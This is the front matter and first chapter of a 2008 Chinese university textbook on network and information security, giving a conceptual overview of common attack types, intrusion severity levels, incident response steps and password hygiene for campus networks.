普通高等教育“十一五”国家级规划教材

重点大学计算机专业系列教材

网络与信息安全基础

主　编　周继军　蔡　毅
副主编　苏渭珍　陈　钟　王　颖


清华大学出版社

普通高等教育“十一五”国家级规划教材
重点大学计算机专业系列教材

网络与信息安全基础

周继军　蔡毅　主编

苏渭珍　陈钟　王颖　副主编



清 华 大 学 出 版 社
北　京

内 容 简 介

本书全面地介绍了计算机网络安全的总体情况和发展趋势。全书共分14章，内容包括网络安全概述、网络安全与信息加密技术概述、数字签名和认证技术、信息隐藏技术、计算机病毒及防范技术、远程访问技术、数据库安全技术、ASP和ASP.NET的安全技术、电子邮件的安全技术、入侵检测系统技术、网络协议的缺陷和安全技术、网络隔离技术、虚拟专用网络技术和无线网络的安全技术等热门课题的内容。

本书概念准确、内容新颖、图文并茂。既重视基础原理和基本概念的阐述，又紧密联系当前的前沿科技知识，注重理论和实践的有机统一。

本书适用于高等学校计算机相关专业的本科生和专科生，也可以作为培训教材和网络安全技术开发人员的工具书，对电力、金融、交通、电信等部门和相关企事业单位的信息主管及普通工作人员也有一定的参考价值。

图书在版编目(CIP)数据

网络与信息安全基础/周继军，蔡毅主编．—北京：清华大学出版社，2008.8
(重点大学计算机专业系列教材)
ISBN 978-7-302-17572-8

Ⅰ．网…　Ⅱ．①周…②蔡…　Ⅲ．计算机网络－安全技术－高等学校－教材　Ⅳ．TP393.08

中国版本图书馆CIP数据核字(2008)第064375号

责任编辑：付弘宇　顾　冰
责任校对：时翠兰
责任印制：

出版发行：清华大学出版社　　**地　　址：**北京清华大学学研大厦A座
http://www.tup.com.cn　　**邮　　编：**100084
社　　总　　机：010-62770175　　**邮　　购：**010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质　量　反　馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
印　刷　者：
装　订　者：
经　　销：全国新华书店
开　　本：185×260　　**印　　张：**23.25　　**字　　数：**559千字
版　　次：2008年8月第1版　　**印　　次：**2008年8月第1次印刷
印　　数：1～　000
定　　价：　.00元

本书如存在文字不清、漏印、缺页、倒页、脱页等印装质量问题，请与清华大学出版社出版部联系调换。联系电话：010-62770177转3103　　产品编号：

INTRODUCTION

出版说明

随着国家信息化步伐的加快和高等教育规模的扩大，社会对计算机专业人才的需求不仅体现在数量的增加上，而且体现在质量要求的提高上，培养具有研究和实践能力的高层次的计算机专业人才已成为许多重点大学计算机专业教育的主要目标。目前，我国共有16个国家重点学科、20个博士点一级学科、28个博士点二级学科集中在教育部部属重点大学，这些高校在计算机教学和科研方面具有一定优势，并且大多以国际著名大学计算机教育为参照系，具有系统完善的教学课程体系、教学实验体系、教学质量保证体系和人才培养评估体系等综合体系，形成了培养一流人才的教学和科研环境。

重点大学计算机学科的教学与科研氛围是培养一流计算机人才的基础，其中专业教材的使用和建设则是这种氛围的重要组成部分，一批具有学科方向特色优势的计算机专业教材作为各重点大学的重点建设项目成果得到肯定。为了展示和发扬各重点大学在计算机专业教育上的优势，特别是专业教材建设上的优势，同时配合各重点大学的计算机学科建设和专业课程教学需要，在教育部相关教学指导委员会专家的建议和各重点大学的大力支持下，清华大学出版社规划并出版本系列教材。本系列教材的建设旨在"汇聚学科精英、引领学科建设、培育专业英才"，同时以教材示范各重点大学的优秀教学理念、教学方法、教学手段和教学内容等。

本系列教材在规划过程中体现了如下一些基本组织原则和特点。

1. 面向学科发展的前沿，适应当前社会对计算机专业高级人才的培养需求。教材内容以基本理论为基础，反映基本理论和原理的综合应用，重视实践和应用环节。

2. 反映教学需要，促进教学发展。教材要能适应多样化的教学需要，正确把握教学内容和课程体系的改革方向。在选择教材内容和编写体系时注意体现素质教育、创新能力与实践能力的培养，为学生知识、能力、素质协调发展创造条件。

3. 实施精品战略，突出重点，保证质量。规划教材建设的重点依然是专业基础课和专业主干课；特别注意选择并安排了一部分原来基础比较好的优秀教材或讲义修订再版，逐步形成精品教材；提倡并鼓励编写体现重点大学

计算机专业教学内容和课程体系改革成果的教材。

4. 主张一纲多本，合理配套。专业基础课和专业主干课教材要配套，同一门课程可以有多本具有不同内容特点的教材。处理好教材统一性与多样化的关系；基本教材与辅助教材以及教学参考书的关系；文字教材与软件教材的关系，实现教材系列资源配套。

5. 依靠专家，择优落实。在制订教材规划时要依靠各课程专家在调查研究本课程教材建设现状的基础上提出规划选题。在落实主编人选时，要引入竞争机制，通过申报、评审确定主编。书稿完成后要认真实行审稿程序，确保出书质量。

繁荣教材出版事业，提高教材质量的关键是教师。建立一支高水平的以老带新的教材编写队伍才能保证教材的编写质量，希望有志于教材建设的教师能够加入到我们的编写队伍中来。

教材编委会

FOREWORD

前言

随着计算机的迅速发展，各大院校都开设了计算机专业，报考计算机专业的学生也越来越多。但是，当学生们离开学校，面临就业和工作的时候，就会发现他们在校学习的一些专业知识有可能已经过时了，而且离实际的工作需要存在不小的差距。

造成这种局面的原因有两个方面，一方面，有些学校的计算机教材更新速度比较缓慢，课堂讲授的还是BASIC语言、C语言等基础课程，而新技术的课程几乎没有，陈旧的知识自然引不起学生学习的兴趣。另一方面，学生受到社会上浮躁、急功近利等风气的影响，对基础知识的学习兴趣不大，总想接触实际有用的东西。

编写这本教材的目的就是向学习计算机专业的学生介绍当前比较热门的网络安全技术，同时通过图例和动手实验，提高计算机专业学生的动手实践能力。

网络技术的飞速发展使得新的网络技术和标准不断问世。本书并没有长篇累牍地讲解基本原理，而是总结性地介绍了相关的理论知识，并把容易混淆的知识进行了比较。

本书在保证内容丰富的前提下，注重理论与实际的结合，每章都有课后习题帮助读者复习和巩固所学的内容，并启发读者思考。

本书有配套的实验教材《网络与信息安全基础实验教程》，除第1章“网络安全概述”外，其他各章都设计了对应的实验，以便于学生在学完基础理论后，通过动手实验来加深对知识的理解。

本书的编写得到了北京亿中邮信息技术有限公司白玥、高堔工程师的大力支持。华为3COM技术有限公司的季勇军、陈旭工程师对本书的初稿提出了很多宝贵意见。北京联信永益科技有限公司的沈虹工程师和深信服电子科技有限公司华北区的官俊东工程师也为本书提供了很多有价值的建议。另外，解放军信息工程大学的王颖硕士也参加了本书的部分编写工作。对此笔者表示诚挚的谢意。

2006年，本书已入选“十一五”国家级规划教材。在此笔者要感谢北京大

学信息科学与技术学院的领导和清华大学出版社在规划、编写和出版中的大力支持和帮助。

由于时间仓促，加上编者水平有限，书中难免还存在一些缺点甚至错误，恳请广大读者和专家批评指正。读者在本书及课件等相关资源的使用中遇到任何问题或有何建议，请发邮件至：fuhy@tup.tsinghua.edu.cn。欢迎读者与我们进行交流，帮助我们提高编写质量。

编　者

2008 年 2 月

CONTENTS

目录

CHAPTER 1

第1章 网络安全概述

随着计算机网络的发展,网络安全技术得到了前所未有的重视。本章的讲解将对本书后面章节的学习起到提纲挈领的作用。

本章要点如下:

- 校园网的安全现状;
- 针对校园网的攻击与防护;
- 校园网的安全管理。

1.1 为什么要重视网络安全

1.1.1 网络安全的现状

随着我国教育信息化的飞速发展,城域网和校园网络的建设与应用得到了广泛的普及。然而,网络的信息安全问题却不容乐观。校园网络安全问题已经成为教育主管部门和各地学校管理者关心和研究的重要课题。

1. 安全事件的发生仍然呈上升趋势

据相关评测部门统计,2006年上半年,病毒和犯罪性安全攻击增长了70%,教育行业虽然不具有较高的商业价值,也不是网络攻击的主要目标,但是普通用户安全防护意识的不足、用户数量的增多也导致了校园网内信息安全事件的频繁发生。

2006年上半年,各种间谍软件成为互联网安全的最大威胁,它们通常在用户不知情的情况下,把截获的用户信息发送给"信息收集者",如盗取用户网络游戏的账号,并变卖玩家的装备,这些都严重损害了用户的利益。

教育网和各地中小型校园网虽然没有遭受类似2004年"震荡波"等恶性病毒的大面积侵害,但蠕虫病毒、间谍软件、网络钓鱼等各种恶意代码充斥在校园网络中,严重影响了校园网的正常运行。

另外,我国高校的校园网中一直存在着管理不严的问题。从2005年的

“MSN 性感鸡”到利用 QQ 传播的“书虫”、QQRRober、QQTran，以及可以通过多种 IM 平台进行传播的 QQTing 等，它们都在校园网中得到了广泛的传播。

2. 安全标准引用不及时

根据 BSI(British Standards Institution，英国标准协会)的统计，我国通过国际安全认证的企业和政府信息化职能部门相对较少，而引入某个管理标准进行管理的校园网就更少了。目前校园网的网络结构没有统一的样式，安全产品和邮件服务器也使用了不同厂商的产品，从而造成网络的维护和技术支持也是良莠不齐。

1.1.2 加强青少年的网络安全意识

有些青少年为了满足自己的好奇心，利用从网络上学来的简单入侵手段，非法获取别人的信息，恶意修改别人的网站，这些都触犯了我国的法律。

因此，应加强计算机安全教育，包括提高各级网络管理人员对网络重要性的认识和安全措施的掌握水平，向社会宣传计算机网络入侵的危害性，尤其要加强拥有 Internet 访问能力的青少年的网络安全法律观念。

具体措施可以包括：以公益广告的形式向社会宣传计算机网络安全的重要性和法律含义，在校园网的主页上以醒目的方式告诫有入侵倾向的网络用户；校园网在注册用户的时候，要求使用实名制，网络管理员在发现有不明身份的用户时，应立即确定其身份，并对其发出警告，提前制止可能的网络犯罪；校园网应该有专门的网络安全管理人员对网络进行时段监控，并定期进行安全检查，同时还应在网络中配置相关的安全检测工具。

切实地加强网络的安全配置和管理，做到防患于未然，可以有效地降低计算机网络受到攻击的频率，减少因受到攻击而产生的损失，增强校园网络的安全性。

1.2 什么是攻击

攻击的定义是：仅仅发生在入侵行为完全完成，且入侵者已进入目标网络内的行为称为攻击。但更为积极的观点是：所有可能使一个网络受到破坏的行为都称为攻击。即从一个入侵者开始在目标机上工作的那个时刻起，攻击就开始了。

通常在正式攻击之前，攻击者先进行试探性攻击，目标是获取系统有用的信息，此时包括 Ping 扫描、端口扫描、账户扫描、DNS 转换以及恶性的 IP Sniffer(通过技术手段非法获取 IP 包，以获得系统的重要信息)、特洛伊木马(Trojan)程序等。

1.2.1 收集信息的主要方式

经常使用的信息收集软件包括：NSS、Strobe、Netscan、SATAN (Security Administrator's Tool for Auditing Network)、Jakal 和 FTPScan 等以及各种 Sniffer 软件。从广义上讲，特洛伊木马程序也是收集信息攻击的重要手段。收集信息攻击有时是其他攻击手段的前奏。对于简单的端口扫描，敏锐的网络安全管理员往往可以从异常的日志记录中发现攻击者的企图。但是对于隐秘的 Sniffer 软件和特洛伊木马程序来说，检测它们的存在就是一件高级和困难的任务。

1. Sniffer

Sniffer 本来是用来诊断网络连接情况的，是带有很强 Debug 功能的常用网络分析器，所以黑客利用它来截获用户口令等敏感信息，甚至还可以用它来攻击相邻的网络。

检测 Sniffer 的存在是个非常困难的任务，因为 Sniffer 本身只是被动地接收数据，而不发送任何数据包。

一般来讲，真正需要保密的只是一些关键数据，如用户名和口令等。所以可以使用 IP 包级的加密技术，这样即使 Sniffer 得到数据包，也很难得到真正的数据信息。这样的工具包括 SSH(Secure Shell)以及 F-SSH，尤其是 F-SSH 针对一般利用 TCP/IP 进行通信的公共传输提供了非常强大的、多级别的加密算法。另外采用网络分段技术、减少信任关系等手段可以将 Sniffer 的危害控制在较小范围以内。

2. 特洛伊木马

RFC1244 中给出了特洛伊木马程序的经典定义：“它提供了一些有用的或仅仅是有意思的功能。但是特洛伊木马程序通常会做一些用户不希望发生的事，诸如在用户不了解的情况下复制文件或窃取用户的密码、直接将重要资料转送出去和破坏系统等行为。”

很多情况下，特洛伊木马是在二进制代码中被发现的，它们大多数无法直接阅读，并且可以应用在很多系统平台上，它的传播方式和病毒非常相似。从 Internet 上下载的软件，尤其是免费软件和共享软件，从匿名服务器或者 USERNET 新闻组中获得的程序等都有可能捆绑了特洛伊木马程序。所以经常上网的用户自觉做到不轻易安装或使用来路不明的软件是十分必要的。

检测一个特洛伊木马程序，需要深入了解有关操作系统的知识。用户可以通过检查文件的更改时间、文件长度、校验和等来判断文件是否进行过非预期的操作。另外，文件加密也是有效地检查特洛伊木马程序的方法。

1.2.2　攻击的主要手段

1. 口令入侵

口令入侵包括两个层次的行为：一种是破解使用加密口令的用户文件，对于这种破解，攻击者可以很轻松地完成任务，因为目标文件通常已经下载到攻击者本地的计算机上，受害者对此已经无能为力；另一种是破解目标计算机的系统口令，对于这种破解，攻击者通常会小心处理，以免触动目标计算机的报警系统，因为通常情况下，在系统账号登录失败达到一定次数后，计算机通常会自动锁死，并触发一定的日志记录功能或进行报警(包括向系统管理员发送邮件进行通知)。

2. 后门软件攻击

后门软件攻击是互联网上用得比较多的一种攻击手法。BackOrifice2000、冰河等都是比较著名的后门软件，它们可以非法地取得用户计算机的超级管理员权限，并完全控制用户的计算机。这些后门软件一般分为服务器端和用户端两部分，黑客进行攻击时，会使用用户

端程序登录到已安装好服务器端程序的计算机,这些服务器端程序都比较小,一般会被捆绑在某些软件上。而且大部分后门软件的重生能力比较强,给用户的清除工作造成一定的困难。

目前最流行的是反弹端口的后门程序,这类后门程序不再区分客户端和服务器端软件,只需要安装在目标计算机上,使用的端口也是随机的,这样对利用端口进行查毒的软件来说是个很大的威胁。

3. 监听法

这一部分介绍的内容请参阅 1.2.1 节的 Sniffer 部分。

4. E-mail 技术

电子邮件(E-mail)是互联网上运用得十分广泛的一种通信方式。黑客可以使用一些邮件炸弹软件或 CGI 程序向目的邮箱发送大量内容重复、无用的垃圾邮件,使目的邮箱容量被占满,从而达到让其无法使用的目的。当垃圾邮件的发送流量特别大时,还有可能造成邮件系统对于正常的工作反应缓慢,甚至瘫痪的情况出现,这一点和后面要讲到的拒绝服务攻击(DDoS)比较相似。

E-mail 炸弹是一种简单有效的侵扰工具。它反复发送给目标接收者相同的信息,用这些垃圾信息填满用户的邮箱空间。例如 bomb02.zip(Mail Bomber)软件(运行在 Windows 平台)和 EmailBomb 软件(运行在 UNIX 平台)的使用都非常简单。

对于遭受此类攻击的邮箱,可以使用一些垃圾邮件清除软件来解决,其中常见的有 Spam Eater、Spamkiller 等。Outlook 等软件也提供过滤功能,发现此类攻击后,将源目标地址放入拒绝接收列表中即可。

邮件列表连接产生的效果同邮件炸弹基本相同。它将目标地址同时注册到几十个(甚至成百上千)个邮件列表中,由于一般每个邮件列表每天会产生许多邮件,攻击效果也很明显。

许多程序能够同时完成这两种攻击,包括 Upyours(Windows),KaBoom(Windows),Avalanche(Windows),Unabomber(Windows),eXtremeMail(Windows),Homicide(Windows),Bombtrack(Macintosh),FlameThrower(Macintosh)等。

攻击者可以通过建立邮件列表数据库,也可以通过手工方式完成攻击。

5. 电子欺骗(spoofing attack)

电子欺骗包括针对 HTTP、FTP、DNS 等协议的攻击,这种攻击可以窃取普通用户甚至超级用户的权限,任意修改信息内容,造成巨大危害。另一种攻击是 IP 欺骗,即攻击者伪造他人的 IP 地址。本质上就是让一台计算机来扮演另一台计算机,借以达到蒙混过关的目的。

几乎所有的电子欺骗都倚赖于目标网络的信任关系(计算机之间的互相信任)。入侵者可以使用扫描程序来判断远程计算机之间的信任关系。这种技术欺骗成功的案例较少,要求入侵者具备特殊的工具和技术(并且对非 UNIX 系统不起作用)。

6. 拒绝服务(Denial of Service,DoS)

从网络攻击的各种方法和所产生的破坏情况来看,DoS 算是一种很简单但又很有效的进攻方式。它的目的就是拒绝用户的服务访问,破坏组织的正常运行,最终它会使用户的 Internet 连接和网络系统部分或全部失效。DoS 的攻击方式有很多种,最基本的 DoS 攻击就是利用合理的服务请求来占用过多的服务资源,从而使合法用户无法得到服务。

1.2.3　入侵的常用策略

1. 利用系统文件攻击

这里以攻击 UNIX 系统为例,黑客可以通过 Telnet 指令操作得知 Sendmail 的版本号,从而结合已公布的资料了解到操作系统中会有哪些安全漏洞。禁止对可执行文件的访问虽不能防止黑客对它们的攻击,但至少可以使这种攻击变得更困难。

2. 伪造信息攻击

黑客可以通过发送伪造的路由信息,构造系统源主机和目标主机的虚假路径,从而使流向目标主机的数据包均经过攻击者的系统主机。这样攻击者就有可能获得用户密码等敏感信息。

3. 利用协议弱点攻击

IP 地址的源路径选项允许 IP 数据包选择一条捷径通往系统目的主机的路径。假设攻击者试图连接到防火墙后面的主机 A 上,攻击者只需要在送出的请求报文中设置 IP 源路径选项,使报文有一个目的地址指向防火墙,而最终地址是主机 A。当报文到达防火墙时被允许通过,因为它指向防火墙而不是主机 A。防火墙的 IP 层处理该报文的源路径被改变,并被发送到内部网上,报文就这样到达了主机 A。

4. 网络钓鱼

在被攻击主机上启动一个可执行程序或打开一个链接,该程序或链接显示一个伪造的登录界面。当用户在这个伪装的界面上输入登录信息(用户名、密码等)后,该程序将用户输入的信息传送到攻击者主机,然后关闭界面给出提示信息说“系统故障”,要求用户重新登录或跳转到一个真实的界面上。此后才会出现真正的登录界面。

5. 利用系统管理员失误的攻击

网络安全的重要因素之一就是人。网络安全中常说的一句话就是:“堡垒最容易从内部攻破”。人为的失误包括 WWW 服务器系统的配置差错、普通用户使用权限扩大等。这样就给黑客造成了可乘之机。黑客常利用系统管理员的失误收集用于攻击的信息。

6. 利用 ICMP 报文攻击

黑客利用 ICMP 报文的重定向消息可以改变路由列表,路由器可以根据这些消息建议

主机走另一条更好的路径。攻击者可以有效地利用重定向消息把连接转向一个不可靠的主机或路径，或造成所有报文通过一个不可靠主机进行转发。

7. 利用源路径选项弱点攻击

一个外部攻击者可以传送一个具有内部主机地址的源路径报文。服务器会相信这个报文并向攻击者发送回应报文。

8. “跳跃式”攻击

现在许多网点使用 UNIX 操作系统。黑客们会设法先登录到一台 UNIX 的主机上，通过该操作系统的漏洞来取得系统特权，然后再以此为据点访问其余主机，被称为“跳跃”(Island-Hopping)。黑客们在到达目的主机之前往往会这样跳几次。这样被攻击网络即使发现了黑客是从何处向自己发起了攻击，管理人员也很难顺藤摸瓜找到攻击者，而且黑客在取得某台主机的系统特权后，可以在退出时删掉系统日志，清除痕迹。攻击者只要能够登录到 UNIX 系统上，就能相对容易地成为超级用户，这使得它同时成为黑客和安全专家们的关注点。

1.2.4 攻击对象排名

下面是网络中公布的容易成为攻击对象的排名，可见网络攻击绝大部分都是针对弱口令、安全策略设置不当、开启不必要的服务等设置不当的服务器进行攻击的，归根到底是人的因素导致了网络安全事故的发生。

- 主机运行没有必要的服务。
- 未打补丁的、过时的应用软件和硬件固件。
- 在服务中信息泄露(如 Gopher、Finger、Telnet、SNMP、SMTP、Netstat 等)。
- 盗用信任关系(如 Rsh、Rlogin、Rexec)。
- 配置不当的防火墙或路由器 ACL(Access Control List，访问控制列表)。
- 弱口令。
- 配置不当的网络服务器。
- 不合理的输入文件系统。
- 配置不当或未打补丁的 Windows NT 系统。
- 无担保的过程存取点，如远程存取服务器、modem 池等。

1.3 入侵层次分析

与攻击对象排名不同的是，入侵层次的划分主要是从引发的危险程度来进行分析的。下面就入侵层次的划分和相应的对策进行讨论。使用敏感层的概念来划分标志攻击技术如下所示。

- 第一层：邮件炸弹攻击(E-mail Bomb)。
- 第二层：简单服务拒绝攻击。
- 第三层：本地用户获得了非授权读访问。

- 第四层：本地用户获得非授权的文件写权限。
- 第五层：远程用户获得非授权的账号。
- 第六层：远程用户获得了特权文件的读权限。
- 第七层：远程用户获得了特权文件的写权限。
- 第八层：远程用户拥有了根(root)权限。

以上层次划分在所有的网络中几乎都一样，基本上可以作为网络安全工作的考核指标。其中“本地用户”(local user)是一种相对概念。它是指能自由登录到网络上的任何一台主机上，并且在网络上的某台主机上拥有一个账户，在硬盘上拥有一个目录的任何一个用户。

应根据遭受攻击的不同层次，采取不同的对策。

第一层和第二层的攻击包括服务拒绝攻击和邮件炸弹攻击。邮件炸弹攻击还包括登记列表攻击。对付此类攻击的最好的方法是对源地址进行分析，把攻击者使用的主机(网络)信息加入访问控制列表中。除了使攻击者网络中所有的主机都不能对目标网络进行访问外，没有其他有效的方法可以防止这种攻击的出现。

此类型的攻击，破坏性不大，但是发生的频率却可能很高，因为入侵者仅需具备有限的经验和专业知识就能进行此类型的攻击。

第三层至第五层的攻击包括本地用户获得非授权读访问、本地用户获得非授权的文件写权限和远程用户获得非授权的账户的攻击。

处于第三层至第五层的攻击的严重程度取决于对那些文件的读或写权限的非法获得。导致攻击的原因有可能是部分配置错误或者是在软件内固有的漏洞。对于前者，管理员应该注意经常使用安全工具查找一般的配置错误。后者的解决需要安全管理员花费大量的时间去跟踪了解最新的软件安全漏洞报告，下载补丁或联系供货商。管理员发现发起攻击的用户后，应该立即停止其访问权限，冻结其账户。

第六层的攻击包括远程用户获得了特权文件的读权限攻击。处于第六层的攻击涉及远程用户如何获取访问内部文件的权利问题。其起因大多是服务器配置不当，CGI 程序的漏洞和溢出问题。通常对内部人员的防范技术难度更大。据统计，对信息系统的攻击主要来自内部，占 85%。因为内部人员对网络有更多地了解，有更多的时间和机会来测试网络安全漏洞，并更容易逃避系统日志的监视。

第七层和第八层的攻击包括远程用户获得了特权文件的写权限、远程用户拥有了根(Root)权限攻击。处于第七层和第八层的攻击只能利用那些不该出现却出现了的漏洞，只有这些漏洞存在，才可能出现这种致命的攻击。

出现第三、四、五层的攻击表明网络已经处于很不安全的状态，安全管理员应该立即采取有效措施，保护重要数据，进行日志记录和汇报，同时争取能够定位发起攻击的地点，具体步骤如下：

- 将遭受攻击的网段分离出来，将此攻击范围限制在最小的范围内。
- 记录当前时间，备份系统日志，检查记录损失范围和程度。
- 分析是否需要中断网络连接。
- 让攻击行为继续进行。并对已被入侵的系统做出备份，以便留下证据。
- 将入侵的详细情况逐级向主管领导和有关主管部门汇报；如果系统受到严重破坏，

影响网络业务功能，应立即调用备件恢复系统。

- 尽可能寻找攻击的源头。

总之，尽量不使系统退出服务，同时尽力寻找出入侵者，并通过法律手段迫使其停止攻击，才是最有效的防卫手段。

1.4　设置安全的网络环境

通常操作系统在安装完毕后，很多安全设置默认都没有打开，需要系统管理员进行手工设置，来确保网络和服务的安全。

1.4.1　关于口令安全性

通过口令进行身份认证是目前实现计算机安全的主要手段之一。黑客攻击目标时也常常把破译普通用户的口令作为攻击的开始。通常采用字典穷举法进行密码破解。在线的密码探测容易在主机日志上留下明显的攻击特征，因此，更多的时候攻击者会利用其他手段去获得主机系统上的/etc/passwd 文件甚至/etc/shadow 文件，然后在本地对其进行字典攻击或暴力破解。攻击者并不需要所有用户的口令，他们得到几个用户的口令就能获取系统的控制权。

然而，有许多用户对自己的口令没有很好的安全意识，使用很容易被猜出的口令，如有些是系统或者主机的名字，或者是常见名词如 System、Manager、Admin 等。保持口令安全的一些要点如下。

- 口令长度不要小于 6 位，应同时包含字母和数字，以及标点符号和控制字符。
- 口令中不要使用常用单词(避免字典攻击)、英文简称、个人信息(如生日、名字、反向拼写的登录名、房间中可见的东西)、年份以及机器中的命令等。
